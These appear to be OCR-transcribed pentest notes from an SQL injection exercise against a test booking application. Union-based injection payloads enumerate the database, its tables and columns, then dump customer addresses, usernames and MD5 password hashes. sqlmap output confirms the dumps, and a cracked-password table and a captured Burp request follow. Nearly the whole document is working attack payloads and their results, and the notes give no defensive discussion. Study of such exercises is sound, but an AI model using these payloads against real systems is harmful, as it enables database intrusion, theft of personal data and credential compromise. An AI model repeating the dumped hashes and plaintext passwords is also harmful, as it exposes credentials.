
SQLi hacking


SERVER: TEST-SERVER4
URL: http://SERVER-IP/customer/getcustomer.py
Source: http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

DUMP DATA
PAYLOAD: -1' or 1=1#




Username	Membership Type
user486	gold level b
user109	premium level a
user788	silver level a
user391	silver level a
user642	gold level a

SHOW CURRENT DATABASE AND VERSOIN
PAYLOAD: -1' union select database(),version()#




Username	Membership Type
bookingdb	5.5.35-MariaDB

LIST ALL DATABASES
PAYLOAD: -1' union select 'db_name', schema_name from information_schema.schemata #




Username	Membership Type
db_name	information_schema
db_name	bookingdb
db_name	mysql
db_name	performance_schema
db_name	test

SHOW TABLES CONTAINED INSIDE THE DATABASE: BOOKINGDB
PAYLOAD: -1' union select 'table_name',table_name from information_schema.tables where table_schema='bookingdb' #




Username	Membership Type
table_name	booking
table_name	customer

SHOW COLUMNS CONTAINED INSIDE THE TABLE: customer AND DATABASE: bookingdb
PAYLOAD: -1' union select 'column', column_name from information_schema.columns where table_name='customer' and table_schema='bookingdb' #



Username	Membership Type
column	user_id
column	username
column	address
column	membership_type
column	password


SHOW COLUMNS CONTAINED INSIDE THE TABLE: booking AND DATABASE: bookingdb
PAYLOAD: -1' union select 'column', column_name from information_schema.columns where table_name='booking' and table_schema='bookingdb' #



Username	Membership Type
column	booking_id
column	user_id
column	booking_date


Source: http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson6/

MANUAL DATA DUMP, TABLE=booking
PAYLOAD: -1' union select concat('user_id: ', user_id), concat('booking_id : ', booking_id, '<br>booking_date : ', booking_date) from booking #



Username	Membership Type
user_id: 1	booking_id : 1 booking_date : 18 Feb
user_id: 1	booking_id : 2 booking_date : 30 Apr
user_id: 1	booking_id : 3 booking_date : 3 Jul
user_id: 2	booking_id : 4 booking_date : 8 Dec
user_id: 2	booking_id : 5 booking_date : 12 Dec
user_id: 3	booking_id : 6 booking_date : 10 May
user_id: 3	booking_id : 7 booking_date : 23 Jul
user_id: 4	booking_id : 8 booking_date : 8 Jan
user_id: 4	booking_id : 9 booking_date : 21 Feb
user_id: 4	booking_id : 10 booking_date : 13 Dec
user_id: 5	booking_id : 11 booking_date : 4 May


Data dump confirmed with sqlmap



```
Database: bookingdb
Table: booking
[11 entries]
+---------+------------+--------------+
| user_id | booking_id | booking_date |
+---------+------------+--------------+
| 1       | 1          | 18 Feb       |
| 1       | 2          | 30 Apr       |
| 1       | 3          | 3 Jul        |
| 2       | 4          | 8 Dec        |
| 2       | 5          | 12 Dec       |
| 3       | 7          | 23 Jul       |
| 3       | 6          | 10 May       |
| 4       | 8          | 8 Jan        |
| 4       | 9          | 21 Feb       |
| 4       | 10         | 13 Dec       |
| 5       | 11         | 4 May        |
+---------+------------+--------------+

[07:51:00] [INFO] table 'bookingdb.booking' 
[07:51:00] [INFO] fetched data logged to tex

[*] shutting down at 07:51:00

root@kali:~/Desktop# 
```


MANUAL DATA DUMP, TABLE=customer

PAYLOAD: -1' union select concat('<br>membership_type: ', membership_type, '<br>address: ', address), concat('user_id: ', user_id, '<br>username: ', username, '<br>password: ', password) from customer #




Username	Membership Type
membership_type: gold level b address: Blk 109 Tampines Street 4 #05-190	user_id: 1 username: user486 password: 34819d7beeabb9260a5c854bc85b3e44
membership_type: premium level a address: Blk 480 Bishan Street 19 #15-082	user_id: 2 username: user109 password: 93453b1ef4323a5bdd2f6c4a3cea8e5f
membership_type: silver level a address: Blk 77 Clementi Ave 8 #09-202	user_id: 3 username: user788 password: 40cd8a09d769be33f9a31136de6c21d9
membership_type: silver level a address: Blk 803 Hougang Ave 1 #02-58	user_id: 4 username: user391 password: c378985d629e99a4e86213db0cd5e70d
membership_type: gold level a address: Blk 9 Sengkang Drive 10 #07-30	user_id: 5 username: user642 password: 4117750aa05d3312fb069fab4b8cdf60

Data dump confirmed with sqlmap




```
Database: bookingdb
Table: customer
[5 entries]
+---------+-------------------------------------+----------+----------------------------------+-----------------+
| user_id | address                             | username | password                         | membership_type |
+---------+-------------------------------------+----------+----------------------------------+-----------------+
| 1       | Blk 109 Tampines Street 4 #05-190 | user486  | 34819d7beeabb9260a5c854bc85b3e44 | gold level b    |
| 2       | Blk 480 Bishan Street 19 #15-082  | user109  | 93453b1ef4323a5bdd2f6c4a3cea8e5f | premium level a |
| 3       | Blk 77 Clementi Ave 8 #09-202     | user788  | 40cd8a09d769be33f9a31136de6c21d9 | silver level a  |
| 4       | Blk 803 Hougang Ave 1 #02-58      | user391  | c378985d629e99a4e86213db0cd5e70d | silver level a  |
| 5       | Blk 9 Sengkang Drive 10 #07-30    | user642  | 4117750aa05d3312fb069fab4b8cdf60 | gold level a    |
+---------+-------------------------------------+----------+----------------------------------+-----------------+

[07:46:53] [INFO] table 'bookingdb.customer' dumped to CSV file '/root/.sqlmap/output/test/dump/bookingdb/customer.csv'
[07:46:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/test'

[*] shutting down at 07:46:53

root@kali:~/Desktop# sqlmap -r req.txt --dbs -D bookingdb -T customer --dump
```

PASSWORD CRACKED



```
Database: bookingdb
Table: customer
[5 entries]
+---------+-----------------------------------+----------+------------------------------------------------+----------
| user_id | address                           | username | password                                       | membership
+---------+-----------------------------------+----------+------------------------------------------------+----------
| 1       | Blk 109 Tampines Street 4 #05-190 | user486  | 34819d7beeabb9260a5c854bc85b3e44 (mypassword) | gold level
| 2       | Blk 480 Bishan Street 19 #15-082  | user109  | 93453b1ef4323a5bdd2f6c4a3cea8e5f (happyday)   | premium le
| 3       | Blk 77 Clementi Ave 8 #09-202     | user788  | 40cd8a09d769be33f9a31136de6c21d9 (schoolwork) | silver lev
| 4       | Blk 803 Hougang Ave 1 #02-58      | user391  | c378985d629e99a4e86213db0cd5e70d (chocolate)  | silver lev
| 5       | Blk 9 Sengkang Drive 10 #07-30    | user642  | 4117750aa05d3312fb069fab4b8cdf60              | gold level
+---------+-----------------------------------+----------+------------------------------------------------+----------

[07:53:55] [INFO] table 'bookingdb.customer' dumped to CSV file '/root/.sqlmap/output/test/dump/bookingdb/customer.cs
[07:53:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/test'

[*] shutting down at 07:53:55
```

SQL Request captured via burp



```
POST /customer/getcustomer.py HTTP/1.1
Host: test
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/
20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://test/customer/getcustomer.py
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

custusername=1
```